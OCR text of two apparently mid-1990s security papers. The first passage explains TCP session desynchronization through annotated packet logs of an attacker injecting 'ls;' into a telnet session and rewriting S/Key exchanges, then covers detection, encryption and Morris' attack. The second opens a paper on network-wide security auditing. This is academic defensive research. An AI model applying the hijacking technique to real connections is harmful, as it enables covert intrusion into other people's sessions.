


Figure 2: A attack scheme. The attacker's packets are marked with ⇐

4 Examples

The following logs are provided by running a hacked version of tcpdump [TCPDUMP] on the local ethernet where the client resides. Comments are preceded by '##'.

The first example is a normal telnet session opening between 35.42.1.56 (the client) and 198.108.3.13 (the server).

```
## The client sends a SYN packet, 1496960000 is its initial sequence number.
11:07:14.934093 35.42.1.56.1374 > 198.108.3.13.23: S 1496960000:1496960000(0) win 4096
## The server answers with its initial sequence number and the SYN flag.
11:07:14.936345 198.108.3.13.23 > 35.42.1.56.1374: S 1402880000:1402880000(0) ack 1496960001 win 4096
## The client acknowledges the SYN packet.
11:07:14.937068 35.42.1.56.1374 > 198.108.3.13.23: . 1496960001:1496960001(0) ack 1402880001 win 4096
## Now the two end points are in the ESTABLISHED state.
## The client sends 6 bytes of data.
11:07:15.021817 35.42.1.56.1374 > 198.108.3.13.23: P 1496960001:1496960007(6)
        ack 1402880001 win 4096 255 253 /C 255 251 /X
[...]
## The rest of the log is the graceful closing of the connection
11:07:18.111596 198.108.3.13.23 > 35.42.1.56.1374: F 1402880059:1402880059(0) ack 1496960025 win 4096
11:07:18.112304 35.42.1.56.1374 > 198.108.3.13.23: . 1496960025:1496960025(0) ack 1402880060 win 4096
11:07:18.130610 35.42.1.56.1374 > 198.108.3.13.23: F 1496960025:1496960025(0) ack 1402880060 win 4096
```

```
11:07:18.132935 198.108.3.13.23 > 35.42.1.56.1374: . 1402880060:1402880060(0) ack 1496960026 win 4095
```

The next example is the same session with an intrusion by the attacker. The desynchronized state is created in the early stage of the session (subsection 3.1). The attacker will add the command '**ls;**' to the stream of data. The user uses skey to identify himself to the server. From the user's point of view the session looks like this:

```
<lpj@homefries: 1> telnet 198.108.3.13
Trying 198.108.3.13 ...
Connected to 198.108.3.13.
Escape character is '^]'.

SunOS UNIX (_host)

login: lpj
s/key 70 cn33287
(s/key required)
Password:
Last login: Wed Nov 30 11:28:21 from homefries.merit.edu
SunOS Release 4.1.3_U1 (GENERIC) #2: Thu Jan 20 15:58:03 PST 1994
(lpj@_host: 1) pwd
Mail/           mbox            src/
elm*            resize*         traceroute*
/usr/users/lpj
(lpj@_host: 2) history
     1  13:18   ls ; pwd
     2  13:18   history
(lpj@_host: 3) logoutConnection closed by foreign host.
<lpj@homefries: 2>
```

The user types only one command **pwd** and then asks for the history of the session. The history shows that a **ls** has also being issued. The **ls** command produces an output which has not been filtered. The following log shows the TCP packet exchanges between the client and the server. Unfortunately some packets are missing from this log because they have been dropped by the sniffer's ethernet interface driver. One must see that log like a snapshot of a few instants of the exchange more than the full transaction log. The attacker's window size has been set to uncommon values (400, 500, 1000) in order to make its packets more easily traceable. The attacker is on 35.42.1, three hops away from the server, on the path from the client to the server. The names and addresses of the hosts have been changed for security reasons.

```
## The client sends a SYN packet, 896896000 is its initial sequence number.
11:25:38.946119 35.42.1.146.1098 > 198.108.3.13.23: S 896896000:896896000(0) win 4096
## The server answers with its initial sequence number (1544576000) and the SYN flag.
11:25:38.948408 198.108.3.13.23 > 35.42.1.146.1098: S 1544576000:1544576000(0) ack 896896001 win 4096
## The client acknowledges the SYN packet. It is in the ESTABLISHED state now.
11:25:38.948705 35.42.1.146.1098 > 198.108.3.13.23: . 896896001:896896001(0) ack 1544576001 win 4096
## The client sends some data
11:25:38.962069 35.42.1.146.1098 > 198.108.3.13.23: P 896896001:896896007(6)
        ack 1544576001 win 4096 255 253 /C 255 251 /X
## The attacker resets the connection on the server side
11:25:39.015717 35.42.1.146.1098 > 198.108.3.13.23: R 896896101:896896101(0) win 0
## The attacker reopens the connection with an initial sequence number of 601928704
11:25:39.019402 35.42.1.146.1098 > 198.108.3.13.23: S 601928704:601928704(0) win 500
## The server answers with a new initial sequence number (1544640000) and the SYN flag.
11:25:39.022078 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096
## Since the last packet is unacceptable for the client, it acknowledges it
## with the expected sequence number (1544576001)
11:25:39.022313 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
```

```
## Retransmission to the SYN packet triggered by the unacceptable last packet
11:25:39.023780 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096
## The ACK storm loop
11:25:39.024009 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
11:25:39.025713 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096
11:25:39.026022 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
[...]
11:25:39.118789 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096
11:25:39.119102 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
11:25:39.120812 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096
11:25:39.121056 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
## Eventually the attacker acknowledges the server SYN packet with the attacker's new
## sequence number (601928705). The data in this packet is the one previously
## sent by the client but never received.
11:25:39.122371 35.42.1.146.1098 > 198.108.3.13.23: . 601928705:601928711(6)
        ack 1544640001 win 400 255 253 /C 255 251 /X
## Some ACK storm
11:25:39.124254 198.108.3.13.23 > 35.42.1.146.1098: . 1544640001:1544640001(0) ack 601928711 win 4090
11:25:39.124631 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
11:25:39.126217 198.108.3.13.23 > 35.42.1.146.1098: . 1544640001:1544640001(0) ack 601928711 win 4090
11:25:39.126632 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ack 1544576001 win 4096
[...]
11:25:41.261885 35.42.1.146.1098 > 198.108.3.13.23: . 601928728:601928728(0) ack 1544640056 win 1000
## A retransmission by the client
11:25:41.422727 35.42.1.146.1098 > 198.108.3.13.23: P 896896018:896896024(6)
        ack 1544576056 win 4096 255 253 /A 255 252 /A
11:25:41.424108 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0) ack 601928728 win 4096
[...]
11:25:42.323262 35.42.1.146.1098 > 198.108.3.13.23: . 896896025:896896025(0) ack 1544576059 win 4096
11:25:42.324609 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0) ack 601928728 win 4096
## The user ID second character.
11:25:42.325019 35.42.1.146.1098 > 198.108.3.13.23: P 896896025:896896026(1)
        ack 1544576059 win 4096 p
11:25:42.326313 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0) ack 601928728 win 4096
[...]
11:25:43.241191 35.42.1.146.1098 > 198.108.3.13.23: . 601928731:601928731(0) ack 1544640060 win 1000
## Retransmission
11:25:43.261287 198.108.3.13.23 > 35.42.1.146.1098: P 1544640059:1544640061(2)
        ack 601928730 win 4096 l p
11:25:43.261598 35.42.1.146.1098 > 198.108.3.13.23: . 896896027:896896027(0) ack 1544576061 win 4096
[...]
11:25:43.294192 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0) ack 601928730 win 4096
11:25:43.922438 35.42.1.146.1098 > 198.108.3.13.23: P 896896026:896896029(3)
        ack 1544576061 win 4096 j /M /@
11:25:43.923964 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0) ack 601928730 win 4096
[...]
11:25:43.957528 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0) ack 601928730 win 4096
## The attacker rewrites the packet sent by the server containing the skey challenge
11:25:44.495629 198.108.3.13.23 > 35.42.1.146.1098: P 1544576064:1544576082(18)
        ack 896896029 win 1000 s / k e y   7 0   c n 3 3 2 8 7 /M /J
11:25:44.502533 198.108.3.13.23 > 35.42.1.146.1098: P 1544576082:1544576109(27)
        ack 896896029 win 1000 ( s / k e y   r e q u i r e d ) /M /J P a s s w o r d :
11:25:44.522500 35.42.1.146.1098 > 198.108.3.13.23: . 896896029:896896029(0) ack 1544576109 win 4096
[...]
11:25:44.558320 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0) ack 601928733 win 4096
## Beginning of the skey password sent by the user (client)
11:25:57.356323 35.42.1.146.1098 > 198.108.3.13.23: P 896896029:896896030(1)
        ack 1544576109 win 4096 T
11:25:57.358220 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0) ack 601928733 win 4096
```

```
[...]
11:25:57.412103 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0) ack 601928733 win 4096
## Echo of the beginning of the skey password sent by the server
11:25:57.412456 35.42.1.146.1098 > 198.108.3.13.23: P 601928733:601928734(1)
        ack 1544640109 win 1000 T
11:25:57.412681 35.42.1.146.1098 > 198.108.3.13.23: . 896896030:896896030(0) ack 1544576109 win 4096
[...]
11:25:57.800953 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0) ack 601928734 win 4096
## The attacker rewrites the skey password packet
11:25:57.801254 35.42.1.146.1098 > 198.108.3.13.23: P 601928734:601928762(28)
        ack 1544640109 win 1000 A U T   S H I M   L O F T   V A S E   M O O   R I D /M /@
11:25:57.801486 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ack 1544576109 win 4096
[...]
11:25:58.358275 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ack 1544576109 win 4096
11:25:58.360109 198.108.3.13.23 > 35.42.1.146.1098: P 1544640263:1544640278(15)
        ack 601928762 win 4096 ( l p j @ \_ r a d b :   1 )
11:25:58.360418 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ack 1544576109 win 4096
[...]
11:26:00.919976 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ack 1544576278 win 4096
## The 'p' of the 'pwd' command typed by the user.
11:26:01.637187 35.42.1.146.1098 > 198.108.3.13.23: P 896896058:896896059(1)
        ack 1544576278 win 4096 p
11:26:01.638832 198.108.3.13.23 > 35.42.1.146.1098: . 1544640278:1544640278(0) ack 601928762 win 4096
[...]
11:26:03.183200 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ack 1544576280 win 4096
11:26:03.921272 35.42.1.146.1098 > 198.108.3.13.23: P 896896060:896896063(3)
        ack 1544576280 win 4096 d /M /@
11:26:03.922886 198.108.3.13.23 > 35.42.1.146.1098: . 1544640283:1544640283(0) ack 601928767 win 4096
[...]
11:26:04.339186 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ack 1544576280 win 4096
11:26:04.340635 198.108.3.13.23 > 35.42.1.146.1098: P 1544640288:1544640307(19)
        ack 601928770 win 4096 M a i l / /I /I m b o x /I /I s r c / /M /J
11:26:04.342872 198.108.3.13.23 > 35.42.1.146.1098: P 1544640307:1544640335(28)
        ack 601928770 win 4096 e l m * /I /I r e s i z e * /I /I t r a c e r o u t e * /M
 /J
11:26:04.345480 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ack 1544576280 win 4096
11:26:04.346791 198.108.3.13.23 > 35.42.1.146.1098: P 1544640335:1544640351(16)
        ack 601928770 win 4096 / u s r / u s e r s / l p j /M /J
11:26:04.347094 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ack 1544576280 win 4096
11:26:04.348402 198.108.3.13.23 > 35.42.1.146.1098: P 1544640351:1544640366(15)
        ack 601928770 win 4096 ( l p j @ \_ r a d b :   2 )
11:26:04.378571 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ack 1544576280 win 4096
[...]
11:26:09.791045 35.42.1.146.1098 > 198.108.3.13.23: P 601928773:601928775(2)
        ack 1544640369 win 1000 t o
11:26:09.794653 198.108.3.13.23 > 35.42.1.146.1098: P 1544640369:1544640371(2)
        ack 601928775 win 4096 t o
11:26:09.794885 35.42.1.146.1098 > 198.108.3.13.23: . 896896068:896896068(0) ack 1544576366 win 4096
[...]
11:26:12.420397 35.42.1.146.1098 > 198.108.3.13.23: P 896896068:896896072(4)
        ack 1544576368 win 4096 r y /M /@
11:26:12.422242 198.108.3.13.23 > 35.42.1.146.1098: . 1544640371:1544640371(0) ack 601928775 win 4096
[...]
11:26:12.440765 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0) ack 1544576368 win 4096
## The 'ry' of the 'history' command sent by the client
11:26:16.420287 35.42.1.146.1098 > 198.108.3.13.23: P 896896068:896896072(4)
        ack 1544576368 win 4096 r y /M /@
11:26:16.421801 198.108.3.13.23 > 35.42.1.146.1098: . 1544640371:1544640371(0) ack 601928775 win 4096
[...]
```

```
11:26:16.483943 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0) ack 1544576368 win 4096
## The same packet rewritten by the attacker.
11:26:16.505773 35.42.1.146.1098 > 198.108.3.13.23: P 601928775:601928779(4)
        ack 1544640371 win 1000 r y /M /@
## answer to the history command sent by the server. We can notice the 'ls ;' inclusion
## before the 'pwd'
11:26:16.514225 198.108.3.13.23 > 35.42.1.146.1098: P 1544640371:1544640437(66)
        ack 601928779 win 4096 r y /M /@ /M /J          1 /I 1 1 : 2 8 /I l s   ;   p w
        d /M /J          2 /I 1 1 : 2 8 /I /@ /@ /@ L /@ /@ /@ T . 220 167 168 /@ /G
       /@ /@ /@ /X /@ /H 137 148 /@ /@
11:26:16.514465 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0) ack 1544576368 win 4096
[...]
11:26:16.575344 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0) ack 1544576368 win 4096
## The same packet rewritten by the attacker.
11:26:16.577183 198.108.3.13.23 > 35.42.1.146.1098: P 1544576368:1544576434(66)
        ack 896896072 win 1000 r y /M /@ /M /J          1 /I 1 1 : 2 8 /I l s   ;   p w
d /M /J          2 /I 1 1 : 2 8 /I /@ /@ /@ L /@ /@ /@ T . 220 167 168 /@ /H /@ /@ /@
        /X /@ /H 137 148 /@ /@
11:26:16.577490 198.108.3.13.23 > 35.42.1.146.1098: . 1544640437:1544640437(0) ack 601928779 win 4096
[...]
## The user log out.
11:26:20.236907 35.42.1.146.1098 > 198.108.3.13.23: P 601928781:601928782(1) ack 1544640437 win 1000 g
11:26:20.247288 198.108.3.13.23 > 35.42.1.146.1098: . 1544576438:1544576438(0) ack 896896074 win 1000
11:26:20.253500 198.108.3.13.23 > 35.42.1.146.1098: P 1544576435:1544576436(1) ack 896896074 win 1000 o
11:26:20.287513 198.108.3.13.23 > 35.42.1.146.1098: P 1544640439:1544640440(1) ack 601928782 win 4096 g
11:26:20.287942 35.42.1.146.1098 > 198.108.3.13.23: P 896896075:896896076(1) ack 1544576436 win 4096 o
11:26:20.289312 198.108.3.13.23 > 35.42.1.146.1098: . 1544640440:1544640440(0) ack 601928782 win 4096
11:26:20.289620 35.42.1.146.1098 > 198.108.3.13.23: . 896896076:896896076(0) ack 1544576436 win 4096
```

Almost all of the packets with the ACK flag set but with no data are acknowledgement of unacceptable packets. A lot of retransmission occurs due to the load on the network and on the attacker host created by the ACK storm. The real log (including all ACK packets) is about 3000 lines long whereas the one shown here has been stripped to about 100 lines. A lot of packets have also been lost and do not show up in this log. The data collected during the test shows that one real packet sent can generate between 10 and 300 empty Ack packets. Those numbers are of course highly variable.

5 Detection and Side Effects

Several flaws of that attack can be used to detect it. Three will be described here but one can imagine some other ways to detect the intrusion.

- Desynchronized state detection. By comparing the sequence numbers of both ends of the connection the user can tell if the connection is in the desynchronized state. This method is feasible if we assume that the sequence numbers can be transmitted through the TCP stream without being compromised (changed) by the attacker.

- Ack storm detection. Some statistics on the TCP traffic conducted on our local ethernet segment outside the attack show that the average ratio of ACK without data packets per total telnet packets is around 45%. On a more loaded transit ethernet the average is about 33% (C.f Table 1).

  The total number of TCP packets as well as the total number of ACK and telnet packets fluctuate a lot on the local ethernet. The table shows the limits. The percentage of ACK telnet packets is very stable, around 45%. This can be explained by the fact that the telnet session is an interactive session and every character typed by the user must be echoed and acknowledged. The volume of exchanged data is very small each packet usually contains one character or one text line.

  The data for the transit ethernet is very consistent. Due to the high load on that segment a few packets may have been dropped by the collecting host.

  When the attack is conducted some of these figures change. The next table shows the results for two types of session. The data has been collected on the local ethernet only.

	Local Ethernet		*Transit Ethernet*	
Total TCP/s	80-100	(60-80)	1400	(87)
Total Ack	25-75	(25-45)	500	(35)
Total Telnet	10-20	(10-25)	140	(10)
Total Telnet Ack	5-10	(45-55)	45	(33)

Table 1: Percentage of ACK packets without the attack.

In Table 2 the 'Local connection' is a session with a host at a few IP hops from the client. The Round Trip Delay (RTD) is approximately 3ms and the actual number of hops is 4. The 'Remote connection' is a session with a RTD of about 40ms and 9 hops away. In the first case the attack is clearly visible. Even if it's very fluctuant, the percentage of TCP ACK is near 100%. Almost all of the traffic is acknowledgement packets.

In the second case the detection of the attack is less obvious. The data has to be compared with the first column of Table 1 (local traffic). The percentage of TCP ACK slightly increases but not significantly. One can explain this result by the long RTD which decreases the rate of ACK packets sent. The underlying network is also used to experience between a 5% and 10% packet loss which helps in breaking the ACK loop.

- Increase of the packet loss and retransmission for that particular session. Though no data is available to enlighten us on that behavior the log produced during the attack shows an unusually high level of packet loss and so retransmission. Therefore this implies a deterioration of the response time for the user. The packet loss increase is caused by:
  - The extra load of the network due to the ACK storms.
  - The packet dropped by the sniffer of the attacker. The drops tend to increase as the load on the network increases.
- Some unexpected connection reset. The following behavior has not been fully investigated since the attacker program developed was to try the validity of the concept more than making the attack transparent to the client and server. These are likely to disappear with a more sophisticated attacker program. The user can experience a connection reset of its session at the early stage of the connection if the protocol of the attack is not correctly executed. A loss of the attacker's RST or SYN packets may leave the server side of the connection in a undefined state (usually CLOSED or SYN-RECEIVED) and may make the client packets acceptable. About 10% of the attacks performed were unsuccessful, ending either by a connection close (very visible) or a non-desynchronized connection (the attacker failed to redirect the stream).

Some side effects and notes about TCP and the attack.

- TCP implementation. The desynchronization process described here failed on certain TCP implementations. According to [RFC 793] a RST packet is not acknowledged and just destroys the TCB. Some TCP implementations do when in a certain state acknowledge the RST packet by sending back a RST packet. When the attacker sends the RST packet to the server the RST is sent back to the client which closes its connection and ends the session. Other desynchronization mechanisms may be investigated which do not reset the connection.
- The client and the attacker were always on the same ethernet segment when performing the test. This makes the attack more difficult to run because of a high load on that segment. The collision rate increases and the attacker's sniffer buffer are overflowed by the traffic.
- One can think of just watching the session and sending some data to the server, without caring about creating the desynchronized state and forwarding the TCP packets. Though it will succeed in corrupting the host that approach is likely to be detected early by the user. Indeed the TCP session will not be able to exchange data once the command sent.

	Local connection		*Remote connection*	
Total Telnet	80-400	(60-85)	30-40	(30-35)
Total Telnet Ack	75-400	(90-99)	20-25	(60-65)

Table 2: Percentage of ACK packets during an attack.

6 Prevention

The only ways known by the writer currently available to prevent such an attack on a telnet session are the encrypted Kerberos scheme (application layer) or the *TCP crypt* implementation [TCPcrypt] (TCP layer). Encryption of the data flow prevents any intrusion or modification of the content. Signature of the data can also be used. [PGP] is an example of an available way to secure electronic mail transmission.

7 Morris' Attack Reviewed

Morris' attack as described in [Morris85] assumes that the attacker can predict the next initial sequence number used by the server (noted SVR_SEQ_0 in this document) and that the identification scheme is based on *trusted hosts* (which means only certain hosts are allowed to perform some commands on the server without any other identification process being needed).

In this attack the cracker initiates the session by sending a SYN packet to the server using the client (trusted host) as the source address. The server acknowledge the SYN with a SYN/ACK packet with $SEG\_SEQ = SVR\_SEQ_0$. The attacker then acknowledges that packet in guessing SVR_SEQ_0. The cracker does not need to sniff the client packets as long as he can predict SVR_SEQ_0 in order to acknowledge it. This attack has two main flaws:

- The client whom the attacker masquerades will receive the SYN/ACK packet from the server and then could generate a RST packet to the server since in the client's view no session yet exists. Morris supposes that one can stop the RST generation by either performing the attack when the client is down or by overflowing the client's TCP queue so the SYN/ACK packet will be lost.
- The attacker cannot receive data from the server. But he can send data which is sometime enough to compromise a host.

The are four principal differences between Morris' attack and the present one:

- Morris's relies on the *trusted hosts* identification scheme whereas the present attack lets the user conduct the identification stage of the connection.
- The present attack is a full duplex TCP stream. The attacker can send and receive data.
- The present attack uses the ethernet sniffer to predict (or just get) SVR_SEQ_0.
- The present attack can be used against any kind of host besides Unix hosts.

Morris' attack can easily be extented in regard of the present attack:

- The sniffer is used to get the server's initial sequence number. Morris' attack can then be performed against the server. The attacker do not need to wait for a client to connect.
- Considering that the client will not send RST packets (for example it is down) the attacker can establish a full duplex TCP connection with the server. It can send data and receive data on behalf of the client. Of course the cracker still has to pass the identification barrier. If the identification is based on trusted hosts (like *NFS* or *rlogin*) the cracker has full access to the host's services.

Steven M. Bellovin in [Bellovin89] also presents how ICMP packets can be used to disable one side of the connection. In this case the attacker gets full control of the session (people have referred to 'TCP session hijacking'), but this is too easily detected by the user.

8 Conclusion

Although easy to detect when used on a local network, the attack presented here is quite efficient on long distance, low bandwidth, high delay networks (usually WAN). It can be carried with the same resources as for a passive sniffing attack which have

occurred so frequently on the Internet. This attack has also the dangerous advantage of being invisible to the user. While cracking into a host on the Internet is becoming more and more frequent, the stealthfulness of the attack is now a very important parameter for the success of the attack and makes it more difficult to detect.

When everybody's attention in the Internet is focused on the emerging new IPv6 protocol to replace the current IPv4, increasing attacks and the need for secure systems press us to develop and use a secure transport layer for the Internet community. Options should be available to send signed and eventually encrypted data to provide privacy. And since the signature of the data implies reliability the signature can be substituted to the current TCP checksum.

This paper does not attempt to explain all cases of active attacks using a sniffer. It is more a warning for people using s/key or Kerberos against the danger of someone sniffing the ethernet. It provides a few ideas and starting points which can be more deeply studied. The method presented has been successfully used during our test even with a very simple attacker's software.

References

[Bellovin89] *"Security Problems in the TCP/IP Protocol Suite"*, Bellovin, S., Computer Communications Review, April 1989.

[Kerberos] *"Kerberos: An Authentication Service for Open Network Systems"*, Steiner, J., Neuman, C., Schiller, J., USENIX Conference Proceeding, Dallas, Texas, February 1989.

[Morris85] *"A Weakness in the 4.2BSD UNIX TCP/IP Software"*, Morris, R., Computing Science Technical Report No 117, AT&T Bell Laboratories, Murray Hill, New Jersey, 1985.

[PGP] *Pretty Good Privacy* Version 2.6.1, Philip Zimmermann, August 1994.

[RFC 793] Request For Comment 793, *"Transmission Control Protocol"*, September 1981, J. Postel.

[RFC 854] Request For Comment 854, *"Telnet Protocol Specification"*, May 1983, J. Postel, J. Reynolds

[SKEY] *"The S/Key One-time Password System"*, Haller, N., Proceeding of the Symposium on Network & Distributed Systems, Security, Internet Society, San Diego, CA, February 1994.

[TCPcrypt] *"Public Key Encryption Support for TCP"*, Joncheray, L., Work in progress, May 1995.

[TCPDUMP] **tcpdump(8)** Version 2.2.1, Van Jacobson, Craig Leres, Steven Berkeley, University of California, Berkeley, CA.

WAN-hacking with *AutoHack* – Auditing security *behind* the firewall

Alec Muffett
Network Security Group
Sun Microsystems
*United Kingdom**

June 6, 1995

Abstract

This paper is a review of an ongoing project to simplify security auditing of the world-wide TCP/IP network of some thirty thousand hosts, internal to Sun Microsystems.

The paper also examines the issues which this project raises; it details the conception, design, development of, and one year's results gathered from, *AutoHack*, a tool specially created to probe, audit, and produce security reports for, a TCP/IP network of this size.

Introduction.

One of the many problems to beset systems administrators who seek secure their machines is a form of *entropy*. Over periods of time ranging from minutes to months, the *effective security* of a machine attached to a network will diminish.

Even if a host has been "locked down" in accordance with some comprehensive security policy, as time progresses more people will become aware of the host's existence, and hitherto undiscovered flaws in its hardware, software, or inadequacies in the standard to which it was secured, will come to light.

In short: even though the machine *per se* does not change, its defenses weaken as more becomes known about them.

Because information regarding security holes is often slow to propagate amongst less-motivated systems administrators, it is common to find pockets of entropy like this, where otherwise notoriously insecure software is still being used on live (and perversely, often mission-critical) systems, because the software is known to be "stable" (ie: the software is *old*) and its failings are not known to local systems administrations staff.

Further, if the administrators are regularly forced to alter a host's setup in order to serve the needs of a changing user base, issues of misconfiguration invariably arise:

- "dead" accounts which exist in obscure parts of the file-system.
- long-forgotten systems software packages.
- "quick hacks" to system security to fix some emergency situation, never set right...

...and when compounded by problems of management (eg: a knowlegable or aggressive user base, remote administration of widely distributed sites, the generally poor scalability of systems administration tasks) then these basic problems of network security can appear beyond the administrator's control.

The modern response to this situation is to *firewall* your systems, at some level restricting access to your machines on the basis of who is trying to access them, and from where. Although this relieves much of the stress placed upon administration staff, the "unthinkable" question remains:

What if someone breaks through the firewall?

The trouble with firewalls...

Firewalling[CB94, Ran93] your system from the Internet (or otherwise partitioning your network by setting up internal firewalls) brings many problems, possibly the worst of which is that the presence of a firewall encourages *slackness* on the "secure" side of the network.

The misconception held by network users and management alike is that threats to security are "contained" by the firewall's presence, that someone else

*e-mail: *alec.muffett@uk.sun.com* or *alec@hicom.org*

is "dealing" with security, and that therefore the importance of maintaining security on interior networks is somehow lessened.

It is because of this belief that many (often corporate) networks fit the "crunchy shell with a soft centre" model of network security. Around the core of critical datacentres exists a light, fluffy network full of holes, which in turn is supposedly coated with a rock-hard shell of security – the firewall.

This model is rapidly losing ground as a viable large-scale network architecture in the commercial world. With the burgeoning of the Internet, work practices are changing:

- People would like to be able to work from home, accessing their "desktop" machines via the Internet.
- People want to work nomadically, carrying their work environment (their laptop) with them, reading and writing e-mail from the hotel in which they are staying.
- Companies want to share financial data with each other, their banks, their remotest offices, the people who deliver their goods.
- Large companies "take over" smaller ones and must then subsume an entire network of dubious trustworthiness into their own.

Implementation of the "improvements" mentioned above will require holes to be drilled through the protective shell of your firewall, with two possible outcomes: something gets in through the holes and eats your systems, or all your data leaks out the bottom.

The technology necessary to safely share data with remote parties, or to shepherd third-party traffic from the Internet along your own networks into "semi-public" datacentres, consists largely of bleeding-edge proprietary vapourware, or is sorely behind the times, or is tied up in patent lawsuits.

Herein lies both a problem and an opportunity.

In this period of rapid growth of the Internet's importance and usage, whilst we are lacking the software, technology and standards required to create flexible, "open", and yet *secure* data-sharing network architectures, the tasks that we must undertake to maintain security in the meantime seem obvious:

- Restrict your data sharing.
- Watch your firewall, very, very carefully.
- Harden your network throughout, securing all internal and external interfaces.
- Perform regular auditing to detect new hosts that have been attached to your network.
- Fix the holes that you find.

...several points, all of which revolve around one key requirement: that you are able to comprehensively *audit* the security of all hosts that are connected to the network, and present comprehensible reports of your findings to those with the power to fix any faults that exist.

Given the general desirability of maintaining high levels of system integrity[1], as well as the long-term benefits that could be reaped from early introduction of rigorous, network-wide auditing, it seemed to us[2] that it would be useful to obtain or create a tool that would allow us to audit our internal network from a central location, producing detailed reports that could be fed back to grass-roots systems administration personnel, to help them perform the necessary fixes.

Tools at our disposal.

Security tools can typically be divided into two categories:

proactive – tools which are "defensive" in nature, which are not easily utilised for nefarious purposes.

reactive – analytic "offensive" tools which may be of use to both the systems administrator, and to members of the hacker community.

The first group includes software such as *Tripwire*, password-file "shadowing" systems and so-called "fascist" *passwd* programs (such as *passwd+* or *npasswd*), and software like *S/Key*; programs which strengthen authentication mechanisms or detect anomalous behaviour on your system.

However, to the would-be auditor, the second category is much more interesting, including tools that can effect a break-in to (or similarly compromise) a system, regardless of whether the perpetrator is legally permitted to do so.

Programs of this type (eg: *COPS*, *Crack*, *TAMU*, *ISS*, *ypx*, *nfsbug*, and now *Satan*) are not uncommon, because they are precisely the sort of program written by the hackers who want to break into your system.

Since the only way to prove the robustness of a system is to attack it, it seemed logical that we needed to find or create a network auditing tool that could

[1] ...especially since some sources indicate that 60..80% of computer security incidents are caused by *internal* users.

[2] Sun's Network Security Group

probe each of our hosts in turn, in the manner of a hacker, if we were going to harden our intra-network security.

